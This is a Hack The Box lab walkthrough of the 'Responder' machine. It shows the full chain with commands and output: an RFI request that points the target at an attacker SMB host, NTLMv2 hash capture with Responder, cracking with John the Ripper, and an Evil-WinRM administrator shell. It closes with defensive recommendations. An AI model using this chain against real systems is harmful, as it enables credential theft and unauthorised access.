

RESPONDER – HACK THE BOX

WPA2 → HASH CAPTURE & CRACKING

BRIAN MWANGI KIBINGE

2ND OCTOBER 2026

KALI LINUX | HACK THE BOX

*A complete walkthrough of the Responder machine —
from RFI exploitation to flag capture.*

Documented in: *LibreOffice Writer*

Operating System: *Kali Linux*

1. EXECUTIVE SUMMARY

The Responder machine on Hack The Box is a "Very Easy" Windows target that demonstrates the dangers of Remote File Inclusion (RFI) vulnerabilities and NTLM hash capture.

This walkthrough documents the complete attack chain:

- Exploiting an RFI vulnerability to force SMB authentication to an attacker-controlled server
- Capturing NTLMv2 hashes using Responder
- Cracking the hash with John the Ripper
- Gaining remote access to the target via WinRM
- Retrieving the flag from the Administrator account

Final Flag: ea81b7afddd03efaa0945333ed147fac

2. TOOLS USED

Environment:

- Attacker: Kali Linux (bare metal)
- Target: Windows Server (Hack The Box)

Tool	Purpose
OpenVPN	Connect to HTB network
Responder	Capture NTLM hashes
John the Ripper	Crack NTLMv2 hashes
Evil-WinRM	Remote Windows management
curl	Trigger RFI vulnerability
nmap	Port scanning and enumeration

Definitions:

- RFI (Remote File Inclusion): A web vulnerability that allows an attacker to include a file from a remote server into the target application. Often leads to code execution or forced authentication.
- NTLM (NT LAN Manager): A Microsoft authentication protocol used in Windows networks. It sends challenge-response hashes instead of plain passwords.
- NTLMv2: The second version of NTLM, more secure than the original. Still vulnerable to relay and capture attacks.
- SMB (Server Message Block): A network file-sharing protocol used by Windows. Runs on TCP port 445.
- Hash: A one-way cryptographic representation of a password. Cannot be reversed, but can be cracked using wordlists or brute force.
- WinRM (Windows Remote Management): A Microsoft protocol for remotely managing Windows systems. Runs on TCP port 5985 (HTTP) and 5986 (HTTPS).
- Responder: A tool that poisons LLMNR, NBT-NS, and MDNS queries to capture NTLM hashes on a network.
- John the Ripper: A popular password-cracking tool that supports many hash formats including NTLMv2.
- Evil-WinRM: A tool for connecting to Windows machines via WinRM, providing a PowerShell-like shell.
- LLMNR (Link-Local Multicast Name Resolution): A Windows protocol for name resolution. Can be poisoned to redirect traffic.
- NBT-NS (NetBIOS Name Service): A legacy Windows name resolution protocol. Also vulnerable to poisoning.

Figure 1: VPN connection established with IP 10.10.14.61

3.2 Target Reconnaissance

Before attacking the target, I verified it was reachable on the network.


Target IP: 10.129.106.23

Command used:

```
ping -c 4 10.129.106.23
```

Result:

```
4 packets transmitted, 4 received, 0% packet loss
```

A terminal window with a black background and green text. The prompt is '(kali㉿kali)-[~/Downloads]'. The user enters '\$ ping -c 4 10.129.106.23'. The output shows four successful ping responses with varying times. Below this, a summary line reads '— 10.129.106.23 ping statistics —' followed by '4 packets transmitted, 4 received, 0% packet loss, time 3004ms' and 'rtt min/avg/max/mdev = 353.327/486.462/610.356/96.462 ms'. The prompt returns to '(kali㉿kali)-[~/Downloads] \$' with a cursor.

```
(kali㉿kali)-[~/Downloads]
$ ping -c 4 10.129.106.23
PING 10.129.106.23 (10.129.106.23) 56(84) bytes of data.
64 bytes from 10.129.106.23: icmp_seq=1 ttl=127 time=446 ms
64 bytes from 10.129.106.23: icmp_seq=2 ttl=127 time=610 ms
64 bytes from 10.129.106.23: icmp_seq=3 ttl=127 time=536 ms
64 bytes from 10.129.106.23: icmp_seq=4 ttl=127 time=353 ms

— 10.129.106.23 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 353.327/486.462/610.356/96.462 ms

(kali㉿kali)-[~/Downloads]
$ |
```

Figure 2: Target is reachable with 0% packet loss

3.3 Hosts File Configuration


The web service on the target redirects to the domain "unika.htb". To access it properly, I added this domain to my local hosts file.

Command used:

```
echo "10.129.106.23 unika.htb" | sudo tee -a /etc/hosts
```

Result:

```
10.129.106.23 unika.htb
```



```
(kali㉿kali)-[~/Downloads]
└─$ echo "10.129.106.23 unika.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.129.106.23 unika.htb

(kali㉿kali)-[~/Downloads]
└─$
```

Figure 3: Adding unika.htb to /etc/hosts

3.4 Responder Setup

Responder is a tool that poisons LLMNR, NBT-NS, and MDNS queries to capture NTLM hashes. I started it on the VPN interface to listen for authentication attempts from the target.

Command used:

```
sudo responder -I tun0
```

```
SNMP server [ON]

[+] HTTP Options:
  Always serving EXE [OFF]
  Serving EXE [OFF]
  Serving HTML [OFF]
  Upstream Proxy [OFF]

[+] Poisoning Options:
  Analyze Mode [OFF]
  Force WPAD auth [OFF]
  Force Basic Auth [OFF]
  Force LM downgrade [OFF]
  Force ESS downgrade [OFF]

[+] Generic Options:
  Responder NIC [tun0]
  Responder IP [10.10.14.179]
  Responder IPv6 [fe80::6f9:53d6:41a:370]
  Challenge set [random]
  Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
  Don't Respond To MDNS TLD ['_DOSVC']
  TTL for poisoned response [default]

[+] Current Session Variables:
  Responder Machine Name [WIN-G808YHLKPYW]
  Responder Domain Name [DX2D.LOCAL]
  Responder DCE-RPC Port [47864]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events ...
```

Figure 4: Responder listening on tun0

3.5 RFI Exploitation


The index.php page has a vulnerable "page" parameter that allows Remote File Inclusion (RFI). By setting this parameter to a UNC path pointing at my machine, I forced the target to authenticate to my SMB server.

Command used:

```
curl "http://unika.htb/index.php?page=//10.10.14.179/test.txt"
```

Result:

Warning: include(\\10.10.14.179\TEST.TXT): Failed to open stream: No such file or directory

A terminal window with a black background and green text. The prompt is (kali@kali)~[~/Downloads]. The command executed is curl "http://unika.htb/index.php?page=//10.10.14.179/test.txt". The output shows two warning messages from PHP. The first message is: Warning: include(\\10.10.14.179\TEST.TXT): Failed to open stream: No such file or directory in C:\xampp\htdocs\index.php on line 11. The second message is: Warning: include(): Failed opening '//10.10.14.179/test.txt' for inclusion (include_path='C:\xampp\php\PEAR') in C:\xampp\htdocs\index.php on line 11.

```
(kali@kali)~[~/Downloads]
$ curl "http://unika.htb/index.php?page=//10.10.14.179/test.txt"
Warning: include(\\10.10.14.179\TEST.TXT): Failed to open stream: No such file or directory in C:\xampp\htdocs\index.php on line 11
Warning: include(): Failed opening '//10.10.14.179/test.txt' for inclusion (include_path='C:\xampp\php\PEAR') in C:\xampp\htdocs\index.php on line 11
```

Figure 5: RFI trigger causing SMB connection attempt

3.6 NTLM Hash Capture

Responder successfully captured the NTLMv2 hash of the Administrator account from the target machine.

Captured hash:

[SMB] NTLMv2-SSP Client : 10.129.113.211

[SMB] NTLMv2-SSP Username : RESPONDER\Administrator

[SMB] NTLMv2-SSP Hash : Administrator::RESPONDER:98f6f4cd...

[illegible]

Figure 6: NTLMv2 hash captured by Responder

3.7 Password Cracking


I saved the captured hash to a file and used John the Ripper with the rockyou.txt wordlist to crack it.

Command used:

```
john --format=netntlmv2 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Result:

```
badminton (Administrator)
```

A terminal window on a Kali Linux system showing the execution of John the Ripper. The command used is 'john --format=netntlmv2 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt'. The output shows that one password hash was loaded and 12 OpenMP threads were used. The password 'badminton' was cracked for the 'Administrator' user. The session completed successfully.

```
(kali㉿kali)-[~]  
$ john --format=netntlmv2 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])  
Will run 12 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
badminton (Administrator)  
1g 0:00:00:00 DONE (2026-09-12 17:40) 100.0g/s 614400p/s 614400c/s 614400C/s 123456..iheartyou  
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably  
Session completed.
```


Figure 7: Password cracked: badminton

3.8 WinRM Access

With the Administrator password recovered, I connected to the target machine using Evil-WinRM over port 5985.

Command used:

```
evil-winrm -i 10.129.113.211 -u Administrator -p badminton
```



```
(kali㉿kali)-[~]  
$ evil-winrm -i 10.129.113.211 -u Administrator -p badminton  
Evil-WinRM shell v3.9  
  
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline  
  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

Figure 8: WinRM connection established as Administrator

3.9 Flag Retrieval

I navigated to Mike's desktop and retrieved the flag.

Commands used:

```
cd C:\Users\mike\Desktop
```

```
type flag.txt
```

Flag:

```
ea81b7afddd03efaa0945333ed147fac
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\mike\Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> *Evil-WinRM* PS C:\Users\mike\Desktop>
The term '*Evil-WinRM*' is not recognized as the name of a cmdlet, function, script file, or operable program. Chec
k the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ *Evil-WinRM* PS C:\Users\mike\Desktop>
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (*Evil-WinRM:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\mike\Desktop> dir

    Directory: C:\Users\mike\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         3/10/2022   4:50 AM             32 flag.txt

*Evil-WinRM* PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
|
```

Figure 9: 09-flag-retrieved.png

4. ATTACK CHAIN SUMMARY

The complete attack chain from initial connection to flag retrieval:

HTB VPN (10.10.14.61)

↓

Target (10.129.106.23)

↓

RFI Vulnerability (//10.10.14.179/test.txt)

↓

SMB Connection to Attacker

↓

NTLM Hash Captured by Responder

↓

Hash Cracked with John (badminton)

↓

WinRM Access as Administrator

↓

Flag: ea81b7afddd03efaa0945333ed147fac

5. KEY TAKEAWAYS

- RFI vulnerabilities are dangerous. They can force servers to authenticate to attacker-controlled resources, leaking credentials without any user interaction.
- NTLM hashes can be captured and cracked offline. Once a hash is captured, an attacker has unlimited time to crack it without touching the target again.
- Weak passwords are easily compromised. "badminton" was cracked in under a second using a standard wordlist.
- WinRM provides remote access when credentials are obtained. Port 5985 is often overlooked during enumeration but offers full command execution.
- Defense in depth is essential. Multiple layers failed here: RFI vulnerability, NTLM enabled, weak password, and WinRM exposed.

6. DEFENSIVE RECOMMENDATIONS

- Disable NTLM authentication where possible. Migrate to Kerberos or modern authentication methods.
- Enforce strong password policies. Minimum 15 characters, complexity requirements, and regular rotation.
- Patch RFI vulnerabilities in web applications. Never allow user input to control file inclusion paths.
- Disable WinRM if not needed. If required, restrict access to trusted management networks only.
- Implement network segmentation. Isolate critical systems to limit lateral movement.
- Monitor for Responder/LLMNR/NBT-NS poisoning. Use network detection tools to identify poisoning attempts.
- Enable SMB signing. This prevents relay attacks even if hashes are captured.

7. DISCLAIMER

This walkthrough is for EDUCATIONAL PURPOSES ONLY.

All testing was performed on Hack The Box, a legal penetration testing platform designed for learning.

Never test systems without explicit written authorization from the system owner.

Unauthorized access to computer systems is illegal and carries severe penalties.